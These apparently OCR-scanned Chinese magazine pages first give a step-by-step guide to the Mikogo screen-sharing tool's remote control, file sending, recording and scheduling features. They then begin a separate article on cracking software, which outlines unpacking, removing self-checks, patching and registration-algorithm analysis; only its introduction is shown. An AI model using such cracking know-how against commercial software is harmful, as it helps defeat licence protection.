


图9

实现互动访问操作

在共享屏幕过程中，有时您希望将本机的鼠标和键盘的控制权转交给选定的用户，这样双方就可以同时操作本机屏幕了。为此，可以在主控方点击Mikogo右键菜单中的“Remote Control”项，在弹出菜单中列出所有的参与者，选择对应的参与者，Mikogo即可将本机的鼠标键盘的控制权分配给该用户，该访问者会接收到主控端Mikogo发来的提示信息，告诉其已经或者了主控端屏幕的控制前，该用户即可使用自己的键盘和鼠标控制主控机屏幕了。当主控方希望收回本机的键盘鼠标控制权时，可以直接点击“Ctrl+F12”键，来取消远方用户对本机的控制权。

快捷发送文件

此外，Mikogo还提供了文件发送功能，允许主控方将选定的文件发送给指定的参与者。在Mikogo右键菜单中点击“Send File”项，在文件发送窗口（如图10）中点击“Add files”按钮，选择需要发送的文件，在“Recipients”列表中选择接收文件的用户（默认全部选中），点击“Send”按钮，即可将文件发送出去。




图10

当远方参与者接收到文件后，会自动弹出文件接收窗口（如图11），在其中显示接收到的文件信息，当选定了存储路径后，点击“Accept”按钮，即可完成文件的接收操作。值得一起是Mikogo对大文件的快速发送功能，主控方可以将最大200MB的文件通过互联网发送给选定的用户。当主控方在

Mikogo右键菜单中点击“Lock Metting Room”项后，将锁定当前的共享会话，之后Mikogo将拒绝新的参与者加入到本共享会话中。如果点击“unlock Metting Room”项，可以解除会话锁定状态，允许新的用户加入进来。




图11

管理桌面显示对象

在共享屏幕过程中，主控方可以随时调控屏幕显示的内容。在Mikogo右键菜单中点击“Application Selection”项，在弹出窗口中调整可以共享的桌面显示项目，其设置方法上述已经提及，这里就不在赘述了。在Mikogo右键菜单中点击“Back Monitor”项，在主控方屏幕右下角可以显示微缩版的桌面显示窗口，在其中显示桌面的完整内容，这样便于主控方在不关闭桌面上的其它窗口的情况下，就可以及时了解桌面的变化情况。在Mikogo右键菜单中点击“Recording”项，在弹出菜单中点击“Start”项，选择录像文件保存路径，之后即可执行桌面内容的录制操作。利用该菜单的其它项目，可以对录制操作执行暂停、继续、停止、取消等操作。在预设的存储路径中，可以找到录制的视频文件。

管理会话参与者

在Mikogo右键菜单中点击“Perticipants”项，在弹出窗口中可以看到所有的参与者名称，点击“Disconnect”按钮，可以断开选定用户的连接，将其排除在共享屏幕的范围之外。在Mikogo右键菜单点击“Meeting Info”项，可以打开会话信息面板，在其中可以查看连接ID。除了手工启动Mikogo共享屏幕外，还可以点击其右键菜单中的“Scheduler”项，打开计划任务管理窗口（如图12）。

点击其中的“New”按钮，在新建任务窗口（如图13）中的“Topic”栏中输入本计划的名称，在“Start”栏中设置启动时间，在“Duration”栏中设置会话时长，范围从5分钟到10小时，在“Session Password”栏中输入连接密码，其余设置保持默认，点击“Save”按钮保存配置。按照上述方法，您可以添加多个计划任务项目，当到达预设的时间后，Mikogo可以自动建立共享屏幕。当需要结束共享屏幕时，可以在Mikogo右键菜单中点击“End Meeting”项，来结束本次会话。




图12




图13

参与者的控制功能

对于会话参与者来说，可以在其系统托盘的Mikogo右键菜单中点击“Send File”项，可以将选定的文件发送给主控方。参与者也可以在上述菜单中点击“Becoming Presenter”项，向主控方发送申请，请求将其屏幕设置为共享状态，让所有的参与者可以看到其桌面操作。还可以点击“Request Remote Comtrol”项，向主控方发送远程控制请求，请求远程控制主控方的键盘和鼠标。当然，上述操作都必须获得主控方确认同意才行。同样的，参与者也可以在Mikogo右键菜单中点击“Recording”项，在弹出菜单中点击“Start”项，可以执行桌面内容的录制操作。利用该菜单的其它项目，可以对录制操作执行暂停、继续、停止、取消等操作。如果点击“Quit Meeting”项，可以退出共享屏幕连接。

（文中涉及的相关软件本期光盘已收录）

三人挖坑，看我怎么攻破你！

13不是B

学习破解也有一段时间了，其中的艰辛想必我等菜鸟一定深有体会。一直以来都很喜欢黑X中的文章，也学到了不少东西。很感谢那些大牛们，给我们提供了很多宝贵的经验！

作为一名小叉子的我，希望这篇文章能给包括我在内的菜鸟们带来一些启发。

本文分为三部分：第一部分为脱壳去自效验；第二部分为爆破；第三部分为算法的简要分析。

好了，废话不多了，现在就让我们进入正题吧！！！

第一部分：

拿到一个软件，要对他进行分析。第一步要做的就是查壳，分析这个软件是用什么语言写的。因为不同的语言可能有不同的破解方法：比如说如果是Delphi的程序，会发现用一般的API函数不能拦截文本框中的数据。因为Delphi通过向Edit发送WM_GETTEXT消息来获得文本内容，整个过程中并没有调用任何WIN32 API函数。这时我们就可以通过按钮事件来定位关键代码。可以说，了解软件的语言是对下面的分析启到了指路明灯的作用。

